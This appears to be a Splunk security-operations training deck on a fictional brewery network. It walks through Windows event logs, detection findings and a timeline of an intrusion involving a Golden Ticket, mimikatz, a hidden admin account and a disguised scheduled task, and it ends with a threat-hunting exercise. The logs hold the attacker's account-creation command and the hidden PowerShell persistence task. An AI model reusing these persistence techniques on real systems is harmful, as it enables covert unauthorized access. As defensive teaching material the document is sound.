| 8/2/19 9:58:56.000 AM | <p>08/02/2019 09:58:56 AM</p> <p>LogName=Security</p> <p>SourceName=Microsoft Windows security auditing.</p> <p>EventCode=4698</p> <p>EventType=0</p> <p>Type=Information</p> <p>ComputerName=titan.thirstyberner.com</p> <p>TaskCategory=Other Object Access Events</p> <p>OpCode=Info</p> <p>RecordNumber=319158</p> <p>Keywords=Audit Success</p> <p>Message=A scheduled task was created.</p> <p>Subject:</p> <table><tr><td>Security ID:</td><td>THIRSTYBERNER\Administrator</td></tr><tr><td>Account Name:</td><td>Kpilsner</td></tr><tr><td>Account Domain:</td><td>THIRSTYBERNER</td></tr><tr><td>Logon ID:</td><td>0x1C7DD53</td></tr></table> <p>Task Information:</p> <table><tr><td>Task Name:</td><td>\Microsoft\Windows\Printing\PrintDriverUpdate</td></tr><tr><td>Task Content:</td><td><?xml version="1.0" encoding="UTF-16"?></td></tr><tr><td></td><td><Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"></td></tr><tr><td></td><td><RegistrationInfo></td></tr><tr><td></td><td><Date>2019-08-01T00:58:55</Date></td></tr><tr><td></td><td><Author>Kpilsner</Author></td></tr><tr><td></td><td></RegistrationInfo></td></tr></table> | Security ID: | THIRSTYBERNER\Administrator | Account Name: | Kpilsner | Account Domain: | THIRSTYBERNER | Logon ID: | 0x1C7DD53 | Task Name: | \Microsoft\Windows\Printing\PrintDriverUpdate | Task Content: | <?xml version="1.0" encoding="UTF-16"?> | | <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> | | <RegistrationInfo> | | <Date>2019-08-01T00:58:55</Date> | | <Author>Kpilsner</Author> | | </RegistrationInfo> |
| Security ID: | THIRSTYBERNER\Administrator | | | | | | | | | | | | | | | | | | | | | | |
| Account Name: | Kpilsner | | | | | | | | | | | | | | | | | | | | | | |
| Account Domain: | THIRSTYBERNER | | | | | | | | | | | | | | | | | | | | | | |
| Logon ID: | 0x1C7DD53 | | | | | | | | | | | | | | | | | | | | | | |
| Task Name: | \Microsoft\Windows\Printing\PrintDriverUpdate | | | | | | | | | | | | | | | | | | | | | | |
| Task Content: | <?xml version="1.0" encoding="UTF-16"?> | | | | | | | | | | | | | | | | | | | | | | |
| | <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> | | | | | | | | | | | | | | | | | | | | | | |
| | <RegistrationInfo> | | | | | | | | | | | | | | | | | | | | | | |
| | <Date>2019-08-01T00:58:55</Date> | | | | | | | | | | | | | | | | | | | | | | |
| | <Author>Kpilsner</Author> | | | | | | | | | | | | | | | | | | | | | | |
| | </RegistrationInfo> | | | | | | | | | | | | | | | | | | | | | | |

Event

```
<Triggers>
  <LogonTrigger>
    <StartBoundary>2019-08-01T00:58:00</StartBoundary>
    <Enabled>true</Enabled>
  </LogonTrigger>
</Triggers>
<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
  <AllowHardTerminate>true</AllowHardTerminate>
  <StartWhenAvailable>false</StartWhenAvailable>
  <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
  <IdleSettings>
    <Duration>PT10M</Duration>
    <WaitTimeout>PT1H</WaitTimeout>
    <StopOnIdleEnd>true</StopOnIdleEnd>
    <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>false</Hidden>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>powershell</Command>
    <Arguments>-w h C:\Windows\System32\printdrv\printdrv.ps1</Arguments>
  </Exec>
```

Event

```
<Actions Context="Author">
  <Exec>
    <Command>powershell</Command>
    <Arguments>-w h C:\Windows\System32\printdrv\printdrv.ps1</Arguments>
  </Exec>
</Actions>
<Principals>
  <Principal id="Author">
    <UserId>S-1-5-18</UserId>
    <RunLevel>LeastPrivilege</RunLevel>
  </Principal>
</Principals>
</Task>
Collapse
```

Category = Object Access | EventCode = **4698** | EventDescription = A scheduled task was created. | Security_ID = THIRSTYBERNER\Administrator
TaskCategory = Other Object Access Events | dest = titan.thirstyberner.com | dest_ip = 10.1.1.10 | host = **titan** | member_dn = Kpilsner
member_id = THIRSTYBERNER\Administrator | source = **WinEventLog:Security** | sourcetype = **WinEventLog** | user = Kpilsner

```
1 sourcetype=wineventlog source=wineventlog:security host=titan kpilsner
2 | stats count by EventCode EventDescription
```

All time ▾



✓ 276 events (8/2/19 8:00:00.000 AM to 7/15/25 10:12:33.000 PM)

No Event Sampling ▾

Job ▾



Smart Mode ▾

Events Patterns Statistics (17) Visualization

20 Per Page ▾

Format

Preview ▾

EventCode ▾

EventDescription ▾

count ▾

Golden Ticket

4624 An account was successfully logged on.

11

4634 An account was logged off.

11

4661 A handle to an object was requested.

10

Golden Ticket

4672 Special privileges assigned to new logon.

11

4698 A scheduled task was created.

1

Finding

4720 A user account was created.

1

Account Management

4722 A user account was enabled.

1

4724 An attempt was made to reset an account's password.

1

4728 A member was added to a security-enabled global group.

1

Finding

4732 A member was added to a security-enabled local group.

1

4735 A security-enabled local group was changed.

1

Account Management

4737 A security-enabled global group was changed.

1

4738 A user account was changed.

1

Golden Ticket

4769 A Kerberos service ticket was requested.

2

4985 The state of a transaction has changed.

1

Golden Ticket

5140 A network share object was accessed.
5145 A network share object was checked to see whether the client can be granted desired access.14
207

Mission Control

Security Posture

Analytics

Frothly Network

Security Intelligence ▾

Security Domains ▾

Audit ▾

Search ▾

Configure ▾

SA-Investigator ▾



Enterprise Security

Survey Links ▾

Analytics ▾

Splunk Enterprise Security

Splunk Enterprise Security is a comprehensive threat detection, investigation, and response solution, which is key to the security monitoring strategy of today's enterprise infrastructure. Splunk Enterprise Security combines the best features and functionalities of Splunk's Security Infrastructure and Event Monitoring (SIEM), Security Orchestration Automation and Response (SOAR), and Threat intelligence Management capabilities to identify security threats and effectively respond to them.



Security Posture

See real-time status of the organization's security posture over the last 24 hours



Mission Control

View findings and investigations in a central location for triage, review, and response.



App Configuration

Configure the Splunk Enterprise Security application.



Documentation

View release notes as well as information on installation, upgrade, and administration of Splunk Enterprise Security.



Community

Explore Splunk Community for relevant questions and answers



Product Tour

Take a product tour to get an overview and learn about Splunk Enterprise Security.

Findings and investigations 4

Last refresh at 04:23 PM



| <input type="checkbox"/> | > rule_title ▾ | notable_type ▾ | _time ↓ | disposition_label ▾ | security_... ▾ |
|--------------------------|--|----------------|---------------------------|---------------------|----------------|
| <input type="checkbox"/> | PowerShell process with an encoded command detected on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 12:00 PM | Undetermined | Threat |
| <input type="checkbox"/> | Indicator of mimikatz Activity on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 11:13 AM | Undetermined | Endpoint |
| <input type="checkbox"/> | New local admin account -daffligem created by Kpilsner. | FINDING | Fri, Aug 2, 2019 10:00 AM | Undetermined | Access |
| <input type="checkbox"/> | Local administrator account created on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 10:00 AM | Undetermined | Endpoint |

[Start investigation](#)

⋮

<

>

X

Local administrator account created on titan.thirstyberner.com

Net.exe was used to create local administrator accounts on titan.thirstyberner.com.

| Owner | Status | Urgency |
|-------------|--------------|---------|
| unassigned | New | Medium |
| Sensitivity | Disposition | |
| Unassigned | Undetermined | |

| | | | |
|---------------------------|--|--|---|
| Time | Aug 2nd, 2019 10:00 AM | Destination Expected | true |
| Last updated | N/A | Destination IP Address | 10.1.1.10 |
| Reference ID | 1FE42EDB-EA49-4A0B-9772-2F88CA2FADD5@@notable@@569ae819; | Destination NT Hostname | titan.thirstyberner.com |
| Detection | ESCU - Create local admin accounts using net.exe | Destination Owner | bud toll |
| Destination | titan.thirstyberner.com | Destination PCI Domain | untrust |
| Destination Business Unit | it | Destination Should Time Synchronize | true (should_timesync) |
| Destination Category | ad | Detection name | ESCU - Create local admin accounts using net.exe - Rule |
| | windows | MITRE ATT&CK | Adversaries with a sufficient level of access may create a local system or domain account. Such accounts may be used for persistence that do not require persistent remote access tools to be deployed on the system. |
| Destination City | san francisco | Description | |
| Destination Country | us | MITRE ATT&CK Tactic | Persistence |
| Destination DNS | titan | MITRE ATT&CK Technique | Create Account |
| Parent Process | | c:\windows\system32\NET USER /ADD daffligem Frothly1!!! /DOMAIN "/fullname:Dan Affligem" "/comment:Added per Bud" | |
| Process | | C:\Windows\system32\net1 user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" | |
| User | | THIRSTYBERNER\Administrator | |

What Is Our Timeline? (1/2)

kpilsner

| Time | Event(s) | Attributes | Notes |
|-------------------|---|--|-------------------|
| 09:52:40 | Account Logon – Kerberos Privilege Use Granted Logon Detailed File Share | kpilsner@thirstyberner.com kpilsner | Golden Ticket |
| 09:52:40-09:55:47 | Detailed File Share | Files\ | Misc Enumeration |
| 09:53:22 | Privilege Use Granted/Logon | kpilsner | Four times seen! |
| 09:53:22 | Detailed File Share | leckereien.tar.gz | Write |
| 09:55:26 | Detailed File Share | leckereien.tar.gz | Delete |
| 09:55:39 | Detailed File Share | windows\system32\printdrv | Directory Create |
| 09:55:47 | Detailed File Share | msfont.ps1 printdrv.ps1 | Write to printdrv |
| 09:57:12 | User account created/enabled/password reset | kpilsner daffligem | User Creation |

What Is Our Timeline? (2/2)

kpilsner

| Time | Event(s) | Attributes | Notes |
|-------------------|---|---|------------------|
| 09:57:46 | A member was added to a security-enabled local group | kpilsner daffligem | Local Admin |
| 09:58:18 | A member was added to a security-enabled global group | kpilsner daffligem | Domain Admin |
| 09:58:56 | Scheduled Task Creation | c:\windows\system32\printdrv\printdrv.ps1 | Schedule Task |
| 09:59:43 | Privilege Use Granted/Logon | kpilsner | |
| 10:00:00 | Notable Events (2) | | |
| 11:22:42 | Privilege Use Granted/Logon | kpilsner | |
| 11:22:42-11:24:14 | Detailed File Share | Files\kennwort\ | Misc Enumeration |
| 11:23:53 | Privilege Use Granted/Logon | kpilsner | Four times seen! |
| 11:23:53 | Detailed File Share | kennwort.tar.gz | Write |

What Is Our Narrative?

kpilsner

- A Golden Ticket attack was run and the user kpilsner@thirstyberner.com is the name associated with the ticket that was used
- Enumeration of the Files directory took place
- A file called leckereien.tar.gz was created and then deleted a few minutes later on titan
- A directory on titan was created within the system32 directory and two PowerShell scripts were added
- A user named daffligem was created and added to local and domain admin group
- A scheduled task was created
- A gzip called kennwort was created in the Files\kennwort directory

Artifacts Known/Uncovered

kpilsner

Frothly Systems

- **titan \ 10.1.1.10**
- **agrady-l \ 10.1.1.100**




User

- **Kpilsner**
- **daffligem \ Dan Affligem**

Folders \ Files

MITRE ATT&CK Techniques Referenced

kpilsner



<https://mitre-attack.github.io/attack-navigator/>

What Can We Operationalize?

kpilsner

- Monitor for users not in Identity Center
 - May not be realistic, what about LDAP?
- Monitor for User Account creation event codes and align with user creating :
- Leverage the JP-Cert reference for admin attacks like Golden Ticket
- Monitor scheduled tasks for creation or modification of events with suspicion



Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets

The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the adversary establish persistence by creating a user called ***daffligem*** within impacted domains.

Exercise 8: Hunt #2025-01-07

daffligem

Do we have any notable events that reference this user?

Can this user be found in our Identity Center?

Build a series of timelines of activity where daffligem is referenced using

- Windows Security Event Logs
- Sysmon
- Azure Active Directory Audit Logs
- Microsoft O365 Exchange Logs

What can we determine from these timelines?

Hints

- Not every event will be relevant, use Splunk to narrow down to events you feel are important

Mission Control

Security Posture

Analytics

Frothly Network

Security Intelligence ▾

Security Domains ▾

Audit ▾

Search ▾

Configure ▾

SA-Investigator ▾



Enterprise Security

Survey Links ▾

Analytics ▾

Splunk Enterprise Security

Splunk Enterprise Security is a comprehensive threat detection, investigation, and response solution, which is key to the security monitoring strategy of today's enterprise infrastructure. Splunk Enterprise Security combines the best features and functionalities of Splunk's Security Infrastructure and Event Monitoring (SIEM), Security Orchestration Automation and Response (SOAR), and Threat intelligence Management capabilities to identify security threats and effectively respond to them.



Security Posture

See real-time status of the organization's security posture over the last 24 hours



Mission Control

View findings and investigations in a central location for triage, review, and response.



App Configuration

Configure the Splunk Enterprise Security application.



Documentation

View release notes as well as information on installation, upgrade, and administration of Splunk Enterprise Security.



Community

Explore Splunk Community for relevant questions and answers



Product Tour

Take a product tour to get an overview and learn about Splunk Enterprise Security.

→ Analyst queue All time ▾

Charts Hide Timeline +

Time Range: All time search: daffligem X Clear All Save Apply

Zoom To Selection Zoom Out Deselect

Findings and investigations 2 Last refresh at 05:49 PM Refresh Auto-refresh off ▾ 20 per page ▾ ⚋

| <input type="checkbox"/> | > rule_title ▾ | notable_type ▾ | _time ↓ | disposition_label ▾ | security_... ▾ | urgency ▾ | status_label ▾ | owner_re... ▾ | Actions |
|--------------------------|--|----------------------|---------------------------|---------------------|----------------|-----------|----------------|---------------|---------|
| <input type="checkbox"/> | New local admin account -daffligem created by Kpilsner. | FINDING | Fri, Aug 2, 2019 10:00 AM | Undetermined | Access | ● Medium | New | unassigned | : |
| <input type="checkbox"/> | Local administrator account created on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 10:00 AM | Undetermined | Endpoint | ● Medium | New | unassigned | : |

| | |
|-------------------------------------|---|
| ATT&CK Tactic | persistence |
| ATT&CK Technique | Local Account |
| ATT&CK Technique ID | T1136.001 |
| Destination | titan.thirstyberner.com |
| Destination Business Unit | it |
| Destination Category | ad |
| | windows |
| Destination City | san francisco |
| Destination Country | us |
| Destination DNS | titan |
| Destination Expected | true |
| Destination IP Address | 10.1.1.10 |
| Destination NT Hostname | titan.thirstyberner.com |
| Destination Owner | bud stoll |
| Destination PCI Domain | untrust |
| Destination Should Time Synchronize | true (should_timesync) |
| Detection name | ESCU - Detect New Local Admin account - Rule |
| MITRE | T1136.001 |
| MITRE ATT&CK Description | Adversaries with a sufficient level of access may create a local system or domain account. Such accounts may be used for persistence that do not require persistent remote access tools to be deployed on the system. |
| Signature Identifier | 4720 |
| | 4732 |
| Source User | Kpilsner |
| User | - |
| | daffligem |

| | |
|-------------------------------------|---|
| Destination IP Address | 10.1.1.10 |
| Destination NT Hostname | titan.thirstyberner.com |
| Destination Owner | bud stoll |
| Destination PCI Domain | untrust |
| Destination Should Time Synchronize | true (should_timesync) |
| Detection name | ESCU - Create local admin accounts using net.exe - Rule |
| MITRE ATT&CK Description | Adversaries with a sufficient level of access may create a local system or domain account. Such accounts may be used for persistence that do not require persistent remote access tools to be deployed on the system. |
| MITRE ATT&CK Tactic | Persistence |
| MITRE ATT&CK Technique | Create Account |
| Parent Process | c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" |
| Process | C:\Windows\system32\net1 user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" |
| User | THIRSTYBERNER\Administrator |

| 1 daffligem | All time ▾ | |
|--|--|-----------------|
| 2 stats count by sourcetype host | | |
| ✓ 285 events (8/2/19 8:00:00.000 AM to 7/17/25 6:15:36.000 PM) | No Event Sampling ▾ | |
| Events | Patterns | Statistics (16) |
| 20 Per Page ▾ | | Preview ▾ |
| sourcetype | host | count |
| ActiveDirectory | GRAVITY | 5 |
| ActiveDirectory | portal | 5 |
| ActiveDirectory | titan | 5 |
| WinEventLog | AGRADY-L | 3 |
| WinEventLog | titan | 10 |
| WinEventLog:Microsoft-Windows-Powershell/Operational | AGRADY-L | 3 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | AGRADY-L | 3 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | titan | 9 |
| bit9:carbonblack:json | ip-172-31-23-69.us-west-2.compute.internal | 31 |
| ms:aad:audit | splunk.froth.ly | 73 |
| ms:aad:user | splunk.froth.ly | 92 |
| ms:o365:reporting:messagetrace | splunk-hwf.froth.ly | 3 |
| o365:management:activity | splunk.froth.ly | 33 |
| stream:ip | GRAVITY | 2 |
| stream:ip | jupiter | 4 |
| stream:ip | titan | 4 |

```
1 daffligem sourcetype="wineventlog" source="WinEventLog:Security"
2 | eval Subject_Security_ID=mvindex(Security_ID,0)
3 | eval Subject_Account=mvindex(Account_Name,0)
4 | eval Target_Security_ID=mvindex(Security_ID,1)
